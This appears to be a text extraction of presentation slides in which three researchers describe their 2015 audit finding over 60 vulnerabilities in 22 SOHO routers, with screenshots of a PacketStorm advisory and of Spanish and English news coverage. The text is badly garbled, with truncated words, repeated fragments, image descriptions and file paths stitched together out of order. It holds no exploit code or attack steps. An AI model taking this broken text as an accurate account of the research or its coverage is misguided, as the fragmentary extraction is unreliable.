MD5 | 883b458f340bf4b144ed04e1de200778

[Download](#) | [Favorite](#) | [Comments \(0\)](#)

Related Files

Share This

[Me gusta](#) [Tweet](#) [LinkedIn](#) [Reddit](#) [Digg](#) [StumbleUpon](#)

Change Mirror

[Download](#)

Dear PacketStorm community,

we are a group of security researchers doing our IT Security Master's Thesis at Universidad Europea de Madrid.

As a part of the dissertation, we have discovered multiple vulnerability issues on the following SOHO routers:

1. Observa Telecom AW4062
2. Comtrend WAP-5813n
3. Comtrend CT-5365
4. D-Link DSL-2750B

SE

Nma
Scar

• Inl
• Re
• Inl
• Dc

• Changelog
• Book
• Docs

Security Lists

- Nmap Announce
- Nmap Dev
- Bugtraq
- Full Disclosure
- Pen Test
- Basics
- More

Security Tools

- Password audit
- Sniffers
- Vuln scanners
- Web scanners
- Wireless
- Exploitation
- Packet crafters
- More

Site News

Advertising
About/Contact

Site Search

Sponsors:

Would you hand
over the keys to

Responsible Disclosure

472 meneos

jchachi!

5965 clics

Encuentran graves fallos de seguridad en muchos routers de operadores en España

por [lsdc](#) a [adslzone.net](#)
30/05 15:44 publicado: 30/05 21:10

Se han detectado importantes fallos de seguridad en un gran número de routers proporcionados por los operadores españoles. Los fallos de seguridad encontrados afectan a diferentes apartados, empezando por el ya famoso fallo de UPnP que se descubrió hace años y que la mayoría de fabricantes no han parcheado en las últimas versiones de firmware. Además estos investigadores han descubierto otra serie de vulnerabilidades que hacen referencia por ejemplo al agujero de seguridad del tipo XSS persistente y XSS no autenticado, ...

etiquetas: routers, seguridad, vulnerabilidades [diagnosticar]

usuarios: 164 anónimos: 308 negativos: 9 | ★ | compartir: [f](#) [t](#)

86 comentarios | tecnología | karma: 499

More than 60 undisclosed vulnera

From: Jose Antonio Rodriguez Garcia <psycojugon ()>
Date: Thu, 28 May 2015 02:10:05 +0200

60+ Vulnerabilities in 22 SOHO Routers

Posted May 29, 2015

Author: Ivan Sanz de Castro, Alvaro Folgado Rueda, Jose Antonio Rodriguez Garcia

SOHO routers have been found vulnerable to privilege escalation, information disclosure, cross site request forgery, cross site scripting, authentication bypass, denial of service, and various other vulnerabilities.

nerability, xss, info disclosure, csrf
04e1de200778

[Download](#) | [Favorite](#) | [Comments \(0\)](#)

[0](#) [LinkedIn](#) [Reddit](#) [Digg](#) [StumbleUpon](#)

[Download](#)

searchers doing our IT Security Master's Thesis at Universidad

we have discovered multiple vulnerability issues on the

PCWorld

Work. Life. Productivity.

NEWS REVIEWS HOW-TO VIDEO BUSINESS LAPTOPS TABLETS PHONES HARDWARE

Antivirus Privacy Encryption

Home / Security

New SOHO router security audit uncovers over 60 flaws in 22 models

Lucian Constantin
IDG News Service

Jun 2, 2015 10:54 AM

Would you hand over the keys to

21. Comtrend 536+
22. D-Link DIR-600

4. D-Link DSL-2750B

Responsible Disclosure

472 meneos
jchachi!
5965 clics

Encuentran graves fallos de seguridad en muchos routers de operadores en España
por lsdca a adslzone.net
30/05 15:44 publicado: 30/05 21:10

Se han detectado importantes fallos de seguridad en routers de diferentes fabricantes no han parcheado en las vulnerabilidades que hacen referencia por ejemplo a usuarios: 164 anónimos: 308 negativos: 9

86 comentarios | tecnología | karma: 499

More than 60 undisclosed vulnera

From: Jose Antonio Rodriguez Garcia <psycojugon ()
Date: Thu, 28 May 2015 02:10:05 +0200

Security Lists
• Nmap Announce

PCWorld
Work. Life. Productivity.

NEWS REVIEWS HOW-TO VIDEO BUSINESS LAPTOPS TABLETS

Antivirus Privacy Encryption

Home / Security

New SOHO router security audit uncovers over 60 flaws in 22 models

Lucian Constantin
IDG News Service Jun 2, 2015 10:5

Would you hand over the keys to
21. Comtrend 536+
22. D-Link DIR-600

Tom's Guide > Security > Security News

Security Flaws Rampant in Home Routers, Researchers Say


By Henry T. Casey JUNE 2, 2015 9:28 AM - Source: Tom's Guide US | 0 COMMENT

TAGS: Security +



Credit: Bocho/Shutterstock


Responsible Disclosure



The screenshot shows a web browser displaying an article on The Register website. The page has a red header with the logo "The Register" and the tagline "Biting the hand that feeds IT". Below the header is a navigation menu with categories: DATA CENTRE, SOFTWARE, NETWORKS, SECURITY, INFRASTRUCTURE, BUSINESS, HARDWARE, SCIENCE, and BOOTNOTES. The main article title is "Mass break-in: researchers catch 22 more routers for the SOHOpeless list". The sub-headline reads "A business model ripe for the bin". To the right of the article, there is a "Security" tag and "Related topics" including "Vulnerability". Below the article, there is a section titled "PCWorld" with a sub-header "Work. Life. Productivity." and a navigation menu for "NEWS", "REVIEWS", "HOW-TO", "VIDEO", "BUSINESS", "LAPTOPS", and "TABLETS". Below this, there are links for "Antivirus", "Privacy", and "Encryption". The article text visible includes "New SOHO router security audit uncovers over 60 flaws in 22 models" by Lucian Constantin, dated Jun 2, 2015. At the bottom left, there is a small section titled "Would you hand over the keys to" with a list of items: "21. Comtrend 536+" and "22. D-Link DIR-600". On the right side of the screenshot, there is a photograph of a network router with several Ethernet cables (yellow, red, blue, white) plugged into its ports. The word "WAN" is visible on the router's faceplate. Below the photo, the text "Credit: Bocho/Shutterstock" is present.

ome

Responsible Disclosure



The screenshot shows a web browser displaying a news article on The Register website. The page has a red header with the site's logo and tagline. Below the header is a navigation menu with categories like DATA CENTRE, SOFTWARE, NETWORKS, SECURITY, etc. The main content area features a large headline: "Mass break-in: researchers catch 22 more routers for the SOHOpeless list". To the right of the headline are links for "Security" and "Related topics" including "Vulnerability". Below the headline is a sub-headline: "A business model ripe for the bin". The article is dated "June 3, 2015" and has a "Leave a comment" button with a count of "0". At the bottom of the article, there is a small text snippet: "would you hand over the keys to 22. D-Link DIR-600".

The Register
Biting the hand that feeds IT

DATA CENTRE SOFTWARE NETWORKS SECURITY INFRASTRUCTURE BUSINESS HARDWARE SCIENCE BOOTNOTES

Mass break-in: researchers catch 22 more routers for the SOHOpeless list

Security

Related topics
Vulnerability

A business model ripe for the bin

June 3, 2015 [Leave a comment](#) 0

Warning: Serious security flaws in more home routers

would you hand over the keys to 22. D-Link DIR-600

ome

Conclusion

- **Has SOHO router security improved?**
 - Hell NO!
 - Serious security problems
 - Easy to exploit
 - With huge impact
 - Millions of users affected
- **PLEASE, START FIXING SOHO ROUTER SECURITY**
- **NOW!**



TL;DR



TL;DR

HIGH-END SOHO ROUTER



INDEED YOU ARE SCREWED

Thank you!

Q&A Time

Álvaro Folgado Rueda · alvfolrue@gmail.com

José A. Rodríguez García · joseantorodriguezg@gmail.com

Iván Sanz de Castro · ivan.sanz.dcastro@gmail.com